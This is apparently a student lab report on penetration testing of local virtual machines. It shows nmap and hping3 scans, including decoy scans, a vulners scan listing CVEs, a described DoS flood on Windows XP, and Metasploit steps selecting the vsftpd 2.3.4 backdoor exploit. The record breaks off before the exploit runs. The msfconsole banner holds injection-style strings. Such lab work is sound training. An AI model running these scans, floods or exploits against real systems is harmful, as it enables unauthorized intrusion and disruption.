


WINDOWS 7 ENTERPRISE:

TASK 1: CONFIGURATION

The Windows 7 Home Basic VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful**. IP ADDRESS: 10.0.2.8**





```
┌──(maha㉿kali)-[/home/maha]
└─PS> ping -c 4 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=128 time=4.78 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=128 time=2.74 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=128 time=2.67 ms
64 bytes from 10.0.2.8: icmp_seq=4 ttl=128 time=1.95 ms

--- 10.0.2.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.948/3.035/4.782/1.055 ms
```


TASK 2: RECONNAISSANCE

Reconnaisance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap –sS 10.0.2.8**
- **sudo nmap –sA 10.0.2.8**
- **sudo nmap –sX 10.0.2.8**
- **sudo nmap –sV 10.0.2.8**
- **sudo nmap –O 10.0.2.8**
- **sudo hping -8 -0 -1024 –S 10.0.2.8**
- **sudo nmap –D RND:10 10.0.2.8**



```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo hping3 -8 0-1024 -S 10.0.2.8
Scanning 10.0.2.8 (10.0.2.8), port 0-1024
1025 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A...  128 11370 64512    46
  135 epmap      : .S..A...  128 40298  8192    46
  139 netbios-ssn: .S..A...  128 41322  8192    46
  445 microsoft-d: .S..A...  128 57195  8192    46
All replies received. Done.
Not responding ports:
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sX 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:03 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0025s latency).
All 1000 scanned ports on 10.0.2.8 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sS 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 09:56 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0023s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sA 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:04 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0024s latency).
All 1000 scanned ports on 10.0.2.8 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sV 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:08 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0016s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.94 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -O 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:09 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0033s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=4/17%OT=22%CT=1%CU=32834%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=661FD83D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10F%TI=I%CI=I%II=I
OS:%SS=S%TS=7)OPS(O1=M5B4NW0ST11%O2=M5B4NW0ST11%O3=M5B4NW0NNT11%O4=M5B4NW0S
OS:T11%O5=M5B4NW0ST11%O6=M5B4ST11)WIN(W1=FC00%W2=FC00%W3=FC00%W4=FC00%W5=FC
OS:00%W6=FC00)ECN(R=Y%DF=Y%T=80%W=FC00%O=M5B4NW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=8
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(
OS:R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.09 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -D RND:10 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:31 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0074s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.97 seconds
```

TASK 4: VULNERABILITY SCANNING

After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap –sV –script vulners –script-args mincvss=4 10.0.2.8**


```
┌──(maha㉿kali)-[/home/maha]
└─PS> nmap -sV --script vulners --script-args mincvss=4 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 11:12 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0044s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7:
|       PRION:CVE-2015-5600     8.5     https://vulners.com/prion/PRION:CVE-2015-5600
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       PRION:CVE-2020-16088    7.5     https://vulners.com/prion/PRION:CVE-2020-16088
|       CVE-2012-1577   7.5     https://vulners.com/cve/CVE-2012-1577
|       PRION:CVE-2015-6564     6.9     https://vulners.com/prion/PRION:CVE-2015-6564
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2010-4816   5.0     https://vulners.com/cve/CVE-2010-4816
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       PRION:CVE-2016-0778     4.6     https://vulners.com/prion/PRION:CVE-2016-0778
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       PRION:CVE-2015-5352     4.3     https://vulners.com/prion/PRION:CVE-2015-5352
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       PRION:CVE-2016-0777     4.0     https://vulners.com/prion/PRION:CVE-2016-0777
|_      CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.17 seconds
```


TASK 5: EXPLOITATION


In this section, we work to exploit a total of 3 vulnerabilities, one each from Windows XP, Windows 7 Home Basic, and Metaspoitable.


WINDOWS XP:

We perform a DOS (Denial-of-Service) attack from Kali VM to Windows XP. First we establish a telnet connection with Windows XP from Kali Linux, and then execute a packet flooding command from random source causing a Denial-of-Service attack on Windows XP. Details of packets have also been shown using Wireshark.









METASPOLITABLE:


Metasploitable has a vulnerability known as vsftpd 2.3.4 backdoor vulnerability. CVE ID: CVE-2011-2523. Software affected by this vulnerability is vsftpd 2.3.4. This allows for remote execution of code through a backdoor. The impact of this is that it allows for unauthenticated attackers to open a backdoor on the server that is affected, which enables them to gain unauthorized access to the system.

```
maha@kali: ~
File  Actions  Edit  View  Help
┌──(maha㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for maha:


*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBun
nyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP
Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scaven
ger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela
*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_C
ircle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x19
4*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack
*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*S
ad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*sc
ripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam
*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc6
15*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnag
e*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*
Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m
_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam
*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*
                        *Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*
                        *404 : Flag Not Found*
*' UNION SELECT 'password*
                        *OCD247*Sparkle Pony*
*burner_herz0g*
                        *Kill$hot*ConEmu*
*here_there_be_trolls*
                        *;echo"hacked"*
```

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   Check  Description
   -  ----                                  ---------------  ----
   -----  -----------

   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent
   No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or
use exploit/unix/ftp/vsftpd_234_backdoor
```


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```


```
